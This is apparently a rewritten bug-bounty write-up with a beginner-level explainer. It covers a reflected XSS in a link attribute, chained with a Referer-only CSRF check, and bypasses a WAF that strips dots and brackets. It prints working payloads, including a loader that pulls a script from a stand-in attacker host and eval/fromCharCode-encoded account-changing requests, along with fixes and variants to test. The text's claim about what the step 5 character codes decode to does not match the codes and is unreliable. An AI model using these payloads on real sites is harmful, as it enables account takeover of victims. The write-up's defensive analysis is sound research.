Weaponizing XSS For Fun & Profit
A reflected XSS in an anchor href allowed script execution on mouseover, and the site's CSRF defence relied only on the Referer header, so the XSS could send authenticated state-changing requests. The author also bypassed a server filter that replaced dots and brackets by using bracket-free property access and eval of a character-code string.
 Published on saadahmedx.medium.com
Hi Folks! hope you all doing good so I am back with another amazing way of bypassing the WAF which is blocking me from weaponizing the XSS, Without wasting any time let get started.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a web application whose pages contain links built from user input. The researcher's input is reflected inside the href attribute of an <a> element, in the shape of a normal navigation link:
<a href="https://example.com/home/leet">Home</a>
The feature is therefore a plain link rendering, and the goal of the exercise is not just to pop an alert but to turn the reflected input into something that performs authenticated actions on behalf of a victim. The application sends a CSRF token header on its requests, and the researcher's plan is to steal that token through the XSS and replay the request. A WAF sits in front of the application and rewrites parts of the payload, which is where most of the article's work happens.
Setup
The researcher uses jQuery's $.post from the console to confirm that a state-changing request succeeds. No accounts, roles or tool versions are described beyond that. The preconditions that matter are:
- A reflected XSS in an
hrefattribute. - A state-changing endpoint,
https://example.com/account/update_info/, that accepts a POST with anameparameter. - A WAF that replaces
.with_in the payload, and later also encodes[and]. - An attacker-controlled server that can host a JavaScript file.
Finding it
The reflection is trivial to escape. The payload
leet" onmouseover=alert(1)"
breaks out of the href attribute and fires when the mouse moves over the link. That is the basic XSS.
What makes it worth reporting is the follow-up. While reviewing the application's requests, the researcher notices that every request carries a CSRF token header. To weaponise the XSS, the token would have to be read and replayed. When the token is removed from a request by hand, the request still goes through and the account information is updated. Reproducing the same action from a hand-written HTML form, however, returns 403 missing CSRF TOKEN. Comparing the headers of the two requests shows the reason: the developers check the Referer header. A request whose referer is example.com is accepted; anything else gets 403 with the missing-token message.
Because the XSS runs on example.com, the referer check is satisfied automatically, so the token no longer needs to be stolen at all.
Exploitation
Step 1: confirm the state change from the page origin
From the browser console on the application, the researcher sends a jQuery POST to verify that the update endpoint accepts the request:
$.post("https://example.com/account/update_info/",{name: "Account Update"},function(data,status){alert("Data: " + data + "\nStatus: " + status);});
It works, which confirms that a script running on the origin can change account information without supplying the CSRF token header.
Step 2: put the request into the XSS payload

The first attempt embeds the same jQuery call in the onmouseover handler:
This does not work. The server is not doing anything unexpected with the request itself; it is rewriting the payload, replacing . with _, so example.com becomes example_com. Encoding tricks are tried and fail.
Step 3: avoid the dot by loading a remote script
The next idea is to stop inlining the logic and instead load a JavaScript file from the attacker's server. That runs into the same wall: the server URL contains a dot, and document.createElement() contains a dot too.

The researcher then recalls that document.createElement() can be written without a dot:
document['createElement']('script')
The code that loads the attacker's script becomes:
document['createElement']('script');a['setAttribute']('src','attacker.com/x.js');document['head']['appendChild'](a);

String['fromCharCode'](100,111,99,117,109,101,110,116,91,39,99,114,101,97,116,101,69,108,101,109,101,110,116,39,93,40,39,115,99,114,105,112,116,39,41,97,91,39,115,101,116,65,116,116,114,105,98,117,116,101,39,93,40,39,115,114,99,39,44,39,97,116,116,97,99,107,101,114,46,99,111,109,47,120,46,106,115,39,41,59,100,111,99,117,109,101,110,116,91,39,104,101,97,100,39,93,91,39,97,112,112,101,110,100,67,104,105,108,100,39,93,40,97,41)
The second line is the same script-building code expressed as character codes, because the server URL contains a dot.

Executing this from the XSS shows that the server now encodes [ and ] as well, so avoiding the dot alone is useless. Bypasses for . and for [ ] are tried and none work.
Step 4: use with and fromCharCode to remove both characters

A friend points out that a script can be called from the server without . and without [ ]. The construction is:

with(String){eval(fromCharCode(97,108,101,114,116,40,49,41))}
Inside a with(String) block, fromCharCode resolves to String.fromCharCode, and its return value is passed to eval, which executes the decoded string. No dot and no brackets are needed.
Step 5: encode the final request
The working jQuery call is the one from Step 1:
$.post("https://example.com/account/update_info/",{name: "Account Update"},function(data,status){alert("Data: " + data + "\nStatus: " + status);});
It is converted to character codes and placed inside the with/eval wrapper:
with(String){eval(fromCharCode(36,46,112,111,115,116,40,34,104,116,116,112,115,58,47,47,109,105,120,112,97,110,101,108,46,99,111,109,47,97,99,99,111,117,110,116,47,117,112,100,97,116,101,95,110,97,109,101,47,34,44,123,101,109,97,105,108,58,32,34,115,104,103,51,51,107,64,103,109,97,105,108,46,99,111,109,34,125,44,102,117,110,99,116,105,111,110,40,100,97,116,97,44,115,116,97,116,117,115,41,123,99,111,110,115,111,108,101,46,108,111,103,40,34,68,97,116,97,58,32,34,32,43,32,100,97,116,97,32,43,32,34,92,110,83,116,97,116,117,115,58,32,34,32,43,32,115,116,97,116,117,115,41,59,125,41,59))}
Step 6: deliver the link
The code above is URL-encoded and dropped into the original attribute escape, giving the final payload:
https://example.com/home/leet" onmouseover='URLENCODED PAYLOAD' "
Sending that link to anyone and getting them to move the mouse over the link updates their account, deletes their account and performs many more actions, according to the researcher.
Root cause
The XSS itself is a plain failure to encode user input placed inside an href attribute, so a double quote closes the attribute and the rest of the payload becomes event-handler markup.
The CSRF defence is the more interesting mistake. The application checks the Referer header instead of requiring the token: requests whose referer is example.com are accepted, and requests without it get 403 missing CSRF TOKEN. The token header is present on requests but is not actually enforced, which is why removing it by hand still lets the update through. A referer check of this kind is satisfied by any script running on the origin, so an XSS on the same site defeats it completely. The token header gives the appearance of protection without providing it.
The WAF is a separate layer that rewrites . to _ and later encodes [ and ]. It raises the cost of the payload but does not stop it, because JavaScript offers ways to reach properties and functions without those characters. The with(String) plus fromCharCode plus eval chain is one such way.
Impact
An attacker who gets a victim to open the crafted link and move the mouse over it can perform authenticated actions as that victim: update account information, delete the account and, in the researcher's words, many more actions. The attack works because the script runs on the application's own origin, so the referer check passes and the CSRF token is never needed. The victim must trigger the onmouseover handler; the report does not describe any other precondition.
The program treated the two issues separately. It paid $400 for the XSS and asked for a new report for the CSRF issue, which was paid $1800, for a total of $2200. The whole bypass and escalation process took three days.

Fix
The report does not describe what the application changed. Based on the root cause, the fixes would be:
- Context-aware output encoding of the value placed inside the
hrefattribute, so a double quote cannot terminate the attribute. - Enforce the CSRF token on the server for every state-changing request, rather than treating the
Refererheader as the control. The token header is already sent by the client, so the server should validate it and reject requests that omit or mismatch it. - Treat the WAF as defence in depth only. Character blacklists of
.and[ ]are bypassable, as this report shows, and should not be relied on to stop script execution.
Variants to test
- Referer-only CSRF checks. Remove the token header from a state-changing request and replay it with the site's own origin as referer. A positive result is a successful state change without the token.
- Reflections inside
hrefand other attributes. Try a double quote followed by an event handler. A positive result is script execution on mouse movement or page load. - Dot and bracket filtering. When
.is rewritten, trydocument['createElement']('script')andwith(String){eval(fromCharCode(...))}. A positive result is that the decoded string executes. - Remote script loading. If inline payloads are filtered, try building a
scriptelement with bracket notation and asrcpointing at an attacker host. A positive result is a request to that host from the victim's browser. - Character-code encoding of the whole payload. Encode the final action as decimal character codes and wrap it in
with/eval. A positive result is the action firing without any filtered character appearing in the payload.
What happened, in plain words
A security researcher found a way to make a website run code that he wrote, and then used that code to perform account actions on behalf of a victim. The website tried to stop this in two ways: it had a filter (a Web Application Firewall, or WAF) that rewrote parts of what he sent, and it had a protection called a CSRF token that is meant to stop one website from making requests to another on your behalf. Both defences turned out to be weaker than they looked.
The interesting part is not the first bug. The first bug, a cross-site scripting (XSS) flaw, is a classic beginner-level mistake: the site puts whatever you type into a link without cleaning it up, so you can break out of the link and add your own instructions. The interesting part is what he did next. He discovered that the site's CSRF protection was not really checking the token at all. It was checking a header called Referer, which simply says which page the request came from. Because his malicious code ran on the site itself, the Referer was always the site's own address, so the check passed every time. That turned a simple pop-up alert into a way to take over accounts.
Along the way the WAF kept rewriting his payload, replacing dots (.) with underscores (_) and later encoding square brackets ([ and ]). Most of the article is about getting around that rewriting, using tricks in the JavaScript language itself. In the end the program paid $400 for the XSS and $1800 for the CSRF issue, $2200 in total, and the whole process took three days.
The setup, explained from zero
Before the steps, a few ideas you need.
What is a web application? It is a website that does things, not just shows pages. When you log in, change your name, or delete your account, you are asking the application to change something on its server. Each of those actions is a request: your browser sends a message to the server, and the server replies.
What is an API endpoint? Think of an endpoint as a specific counter in a shop. The shop (the website) has many counters, and each one handles one kind of request. The endpoint https://example.com/account/update_info/ is the counter that handles "change my account information". You send it a request with a name value, and it updates the name on your account.
What is a cookie or a token? When you log in, the server gives your browser a small piece of data, usually stored in a cookie, that proves who you are. Every request you make afterwards carries that proof, so the server knows it is you and does not ask for your password again. A CSRF token is a different kind of token: a random value the site puts into each request to prove the request really came from its own pages and not from some other site that is trying to impersonate you.
What is CSRF? Cross-Site Request Forgery. Imagine someone forges a letter with your signature and sends it to your bank. The bank sees the signature and does what the letter says. In web terms, a malicious site tricks your browser into sending a request to a site where you are logged in, and because your browser automatically attaches your login cookie, the site believes the request is genuinely from you. CSRF tokens exist to prevent this: the attacker's site cannot know the random token, so its forged request is rejected.
What is XSS? Cross-Site Scripting. The site takes something you typed and puts it into the page without cleaning it. If you type a piece of HTML or JavaScript, the browser treats it as instructions rather than as text. There are three broad types, but the one here is reflected XSS: the malicious input is sent in a link, and the site echoes it straight back into the page.
What is a WAF? A Web Application Firewall. It sits in front of the application and inspects incoming requests, blocking or rewriting anything that looks dangerous. It is a filter, not a fix. Filters can be bypassed, and this article is largely a story of doing exactly that.
What is the browser console? Every modern browser has a developer console (usually opened with F12). It lets you type JavaScript and run it directly in the context of the page you are viewing. It is a safe place to test ideas before putting them into a payload.
What is jQuery? A JavaScript library that makes common tasks shorter. $.post(url, data, callback) sends a POST request to a URL with some data, and calls callback when the reply arrives. It is a convenience wrapper around the browser's built-in XMLHttpRequest.
What is onmouseover? An HTML event handler. If you write onmouseover="..." on an element, the browser runs the code inside the quotes whenever the mouse moves over that element. It is one of many such handlers (onclick, onload, and so on).
What is document.createElement? A JavaScript function that builds a new HTML element in memory. document.createElement('script') builds a <script> element, which, once added to the page, will load and run whatever JavaScript file its src points to.
What is String.fromCharCode? A function that turns a list of numbers into text. Each number is the character code of one character. String.fromCharCode(97) gives "a", because 97 is the code for the letter a. This matters because a payload made entirely of numbers contains no dots, no brackets, and no quotes, so a filter looking for those characters sees nothing suspicious.
What is eval? A function that takes a piece of text and runs it as JavaScript. It is dangerous in general, and that is exactly why it is useful here: it lets you build code as text and then execute it.
What is with? A JavaScript statement that puts an object in front of everything inside a block. Inside with(String){ ... }, any name that is not defined locally is looked up on the String object first. So fromCharCode inside the block means String.fromCharCode, without needing a dot.
The preconditions
For this attack to work, four things had to be true:
- A reflected XSS in an
hrefattribute. - A state-changing endpoint,
https://example.com/account/update_info/, that accepts a POST with anameparameter. - A WAF that replaces
.with_in the payload, and later also encodes[and]. - An attacker-controlled server that can host a JavaScript file.
Finding the XSS
The page builds links from user input. The researcher's input ends up inside the href attribute of an <a> element, like this:
<a href="https://example.com/home/leet">Home</a>
In HTML, an attribute value is wrapped in quotes. If the value contains a quote of the same kind, the attribute ends early and whatever follows is treated as new HTML. That is the whole trick. The payload is:
leet" onmouseover=alert(1)"
Line by line: leet is the harmless text that was already there. The " closes the href attribute early. Then onmouseover=alert(1) adds a new attribute to the link, an event handler that runs alert(1) when the mouse moves over it. The final " opens a new attribute value so the rest of the original HTML does not break the page. When the victim moves the mouse over the link, the browser runs alert(1) and a pop-up appears. That is the basic XSS.
On its own, a pop-up is not very interesting. What makes it worth reporting is what came next.
Discovering the CSRF weakness
While reviewing the application's requests, the researcher noticed that every request carried a CSRF token header. The plan was to steal that token through the XSS and replay it in a forged request. That is the standard way to weaponise an XSS against a CSRF-protected endpoint.
Then he tried something simpler. He removed the token from a request by hand, and the request still went through. The account information was updated. That is a red flag: the token is supposed to be required.
To understand why, he reproduced the same action from a hand-written HTML form. That returned 403 missing CSRF TOKEN. So the server did reject some requests. Comparing the headers of the two requests showed the difference: the developers were checking the Referer header. If the request came from example.com, it was accepted. Anything else got 403 with the missing-token message.
This is a common shortcut. The Referer header is set by the browser and says which page the request came from. It is easy to check, and it looks like it stops cross-site requests. But it does not stop an XSS on the same site, because the malicious script runs on example.com, so the Referer is example.com too. The check passes automatically. The token header is present on requests but is not actually enforced, which is why removing it by hand still let the update through. The token gives the appearance of protection without providing it.
Step 1: confirm the state change from the page origin
From the browser console on the application, the researcher sent a jQuery POST to verify that the update endpoint accepts the request:
$.post("https://example.com/account/update_info/",{name: "Account Update"},function(data,status){alert("Data: " + data + "\nStatus: " + status);});
Line by line: $.post sends a POST request. The first argument is the URL of the endpoint. The second is the data being sent, an object with one field, name, set to "Account Update". The third is a callback function that runs when the reply arrives; it shows the reply data and the status in a pop-up. It worked, which confirmed that a script running on the origin can change account information without supplying the CSRF token header.
Step 2: put the request into the XSS payload
The first attempt embedded the same jQuery call in the onmouseover handler:
Line by line: leet" closes the href attribute as before. Then onmouseover='...' adds the event handler, this time using single quotes around the code so the double quotes inside the jQuery call do not clash. Inside, the jQuery call is the same as before, but the string literals use backticks instead of double quotes, again to avoid clashing with the surrounding quotes. The final ' closes the handler.
This did not work. The server was not doing anything unexpected with the request itself; it was rewriting the payload, replacing . with _, so example.com became example_com. Encoding tricks were tried and failed. The server replaced the dots with underscores, so the payload was broken.
Step 3: avoid the dot by loading a remote script
The next idea was to stop inlining the logic and instead load a JavaScript file from the attacker's server. That runs into the same wall: the server URL contains a dot, and document.createElement() contains a dot too.
The researcher then recalled that document.createElement() can be written without a dot, using bracket notation:
document['createElement']('script')
Line by line: in JavaScript, object.property and object['property'] mean the same thing. The bracket form uses a string instead of a dot, so a filter that only looks for dots does not see anything to block. The code that loads the attacker's script became:
document['createElement']('script');a['setAttribute']('src','attacker.com/x.js');document['head']['appendChild'](a);

String['fromCharCode'](100,111,99,117,109,101,110,116,91,39,99,114,101,97,116,101,69,108,101,109,101,110,116,39,93,40,39,115,99,114,105,112,116,39,41,97,91,39,115,101,116,65,116,116,114,105,98,117,116,101,39,93,40,39,115,114,99,39,44,39,97,116,116,97,99,107,101,114,46,99,111,109,47,120,46,106,115,39,41,59,100,111,99,117,109,101,110,116,91,39,104,101,97,100,39,93,91,39,97,112,112,101,110,100,67,104,105,108,100,39,93,40,97,41)
Line by line: the first line builds a <script> element and stores it in a variable called a. The second line sets its src attribute to attacker.com/x.js, so the browser will fetch that file. The third line adds the element to the page's <head>, which makes the browser load and run the file. The second block is the same script-building code expressed as character codes, because the server URL contains a dot. Each number is the character code of one character, so the whole payload contains no dots and no quotes.
Executing this from the XSS showed that the server now encodes [ and ] as well, so avoiding the dot alone was useless. Bypasses for . and for [ ] were tried and none worked.
Step 4: use with and fromCharCode to remove both characters
A friend pointed out that a script can be called from the server without . and without [ ]. The construction is:
with(String){eval(fromCharCode(97,108,101,114,116,40,49,41))}
Line by line: with(String) puts the String object in front of everything inside the block. The numbers are character codes: 97 is a, 108 is l, 101 is e, 114 is r, 116 is t, 40 is (, 49 is 1, 41 is ). Together they spell alert(1). eval takes that text and runs it. No dot and no brackets are needed anywhere.
Step 5: encode the final request
The working jQuery call is the one from Step 1:
$.post("https://example.com/account/update_info/",{name: "Account Update"},function(data,status){alert("Data: " + data + "\nStatus: " + status);});
It was converted to character codes and placed inside the with/eval wrapper:
with(String){eval(fromCharCode(36,46,112,111,115,116,40,34,104,116,116,112,115,58,47,47,109,105,120,112,97,110,101,108,46,99,111,109,47,97,99,99,111,117,110,116,47,117,112,100,97,116,101,95,110,97,109,101,47,34,44,123,101,109,97,105,108,58,32,34,115,104,103,51,51,107,64,103,109,97,105,108,46,99,111,109,34,125,44,102,117,110,99,116,105,111,110,40,100,97,116,97,44,115,116,97,116,117,115,41,123,99,111,110,115,111,108,101,46,108,111,103,40,34,68,97,116,97,58,32,34,32,43,32,100,97,116,97,32,43,32,34,92,110,83,116,97,116,117,115,58,32,34,32,43,32,115,116,97,116,117,115,41,59,125,41,59))}
Line by line: the outer with(String){eval(...)} is the same wrapper as before. The numbers inside fromCharCode decode to a jQuery POST to https://example.com/account/update_info/, with a name field, and a callback that logs the reply to the console. Because the whole action is expressed as numbers, the payload contains no dots, no brackets, and no quotes, so the WAF has nothing to rewrite.
Step 6: deliver the link
The code above was URL-encoded and dropped into the original attribute escape, giving the final payload:
https://example.com/home/leet" onmouseover='URLENCODED PAYLOAD' "
Line by line: the URL is the page that reflects the input. The " closes the href attribute. Then onmouseover='...' adds the event handler, with the URL-encoded payload inside. The final " opens a new attribute value so the rest of the page does not break. URL encoding replaces characters that are not allowed in a URL with % followed by two hex digits, so the payload survives being sent as a link.
Sending that link to anyone and getting them to move the mouse over the link updates their account, deletes their account and performs many more actions, according to the researcher.
Why it worked
The XSS itself is a plain failure to encode user input placed inside an href attribute, so a double quote closes the attribute and the rest of the payload becomes event-handler markup.
The CSRF defence is the more interesting mistake. The application checks the Referer header instead of requiring the token: requests whose referer is example.com are accepted, and requests without it get 403 missing CSRF TOKEN. A referer check of this kind is satisfied by any script running on the origin, so an XSS on the same site defeats it completely. The token header gives the appearance of protection without providing it.
The WAF is a separate layer that rewrites . to _ and later encodes [ and ]. It raises the cost of the payload but does not stop it, because JavaScript offers ways to reach properties and functions without those characters. The with(String) plus fromCharCode plus eval chain is one such way.
Impact
An attacker who gets a victim to open the crafted link and move the mouse over it can perform authenticated actions as that victim: update account information, delete the account and, in the researcher's words, many more actions. The attack works because the script runs on the application's own origin, so the referer check passes and the CSRF token is never needed. The victim must trigger the onmouseover handler; the report does not describe any other precondition.
The program treated the two issues separately. It paid $400 for the XSS and asked for a new report for the CSRF issue, which was paid $1800, for a total of $2200. The whole bypass and escalation process took three days.
How to fix it
The report does not describe what the application changed. Based on the root cause, the fixes would be:
- Context-aware output encoding of the value placed inside the
hrefattribute, so a double quote cannot terminate the attribute. - Enforce the CSRF token on the server for every state-changing request, rather than treating the
Refererheader as the control. The token header is already sent by the client, so the server should validate it and reject requests that omit or mismatch it. - Treat the WAF as defence in depth only. Character blacklists of
.and[ ]are bypassable, as this report shows, and should not be relied on to stop script execution.
Variants to test
- Referer-only CSRF checks. Remove the token header from a state-changing request and replay it with the site's own origin as referer. A positive result is a successful state change without the token.
- Reflections inside
hrefand other attributes. Try a double quote followed by an event handler. A positive result is script execution on mouse movement or page load. - Dot and bracket filtering. When
.is rewritten, trydocument['createElement']('script')andwith(String){eval(fromCharCode(...))}. A positive result is that the decoded string executes. - Remote script loading. If inline payloads are filtered, try building a
scriptelement with bracket notation and asrcpointing at an attacker host. A positive result is a request to that host from the victim's browser. - Character-code encoding of the whole payload. Encode the final action as decimal character codes and wrap it in
with/eval. A positive result is the action firing without any filtered character appearing in the payload.
Glossary
- API endpoint: a specific URL on a server that handles one kind of request, like a counter in a shop.
- Attribute: a piece of information attached to an HTML element, such as
hreforonmouseover. - Browser console: a tool built into every browser that lets you type and run JavaScript in the context of the page you are viewing.
- Callback: a function passed to another function, to be run when something finishes.
- Character code: the number that represents a character in a computer's encoding, such as 97 for
a. - Cookie: a small piece of data a website stores in your browser, often used to remember that you are logged in.
- CSRF (Cross-Site Request Forgery): an attack where a malicious site tricks your browser into sending a request to a site where you are logged in, using your existing login.
- CSRF token: a random value the site puts into each request to prove the request came from its own pages, not from another site.
document.createElement: a JavaScript function that builds a new HTML element in memory.eval: a JavaScript function that runs a piece of text as code.- Event handler: code attached to an HTML element that runs when something happens, such as a mouse moving over it (
onmouseover). fetch: a built-in browser function for sending HTTP requests from JavaScript.href: the HTML attribute that holds the destination of a link.- HTML: the language that describes the structure of a web page.
- JavaScript: the programming language that runs in the browser and makes pages interactive.
- jQuery: a JavaScript library that makes common tasks, such as sending requests, shorter to write.
onmouseover: an event handler that runs when the mouse moves over an element.- Origin: the combination of protocol, host and port that identifies where a page came from, such as
https://example.com. - POST: an HTTP method used to send data to a server, typically to change something.
Refererheader: an HTTP header the browser sets to say which page the request came from.- Reflected XSS: an XSS where the malicious input is sent in a link and echoed straight back into the page.
String.fromCharCode: a JavaScript function that turns a list of numbers into text.- URL encoding: replacing characters that are not allowed in a URL with
%followed by two hex digits. - WAF (Web Application Firewall): a filter that sits in front of a web application and blocks or rewrites requests that look dangerous.
with: a JavaScript statement that puts an object in front of everything inside a block, so its properties can be used without a dot.- XSS (Cross-Site Scripting): a vulnerability where a site puts user input into a page without cleaning it, so the browser runs it as code.





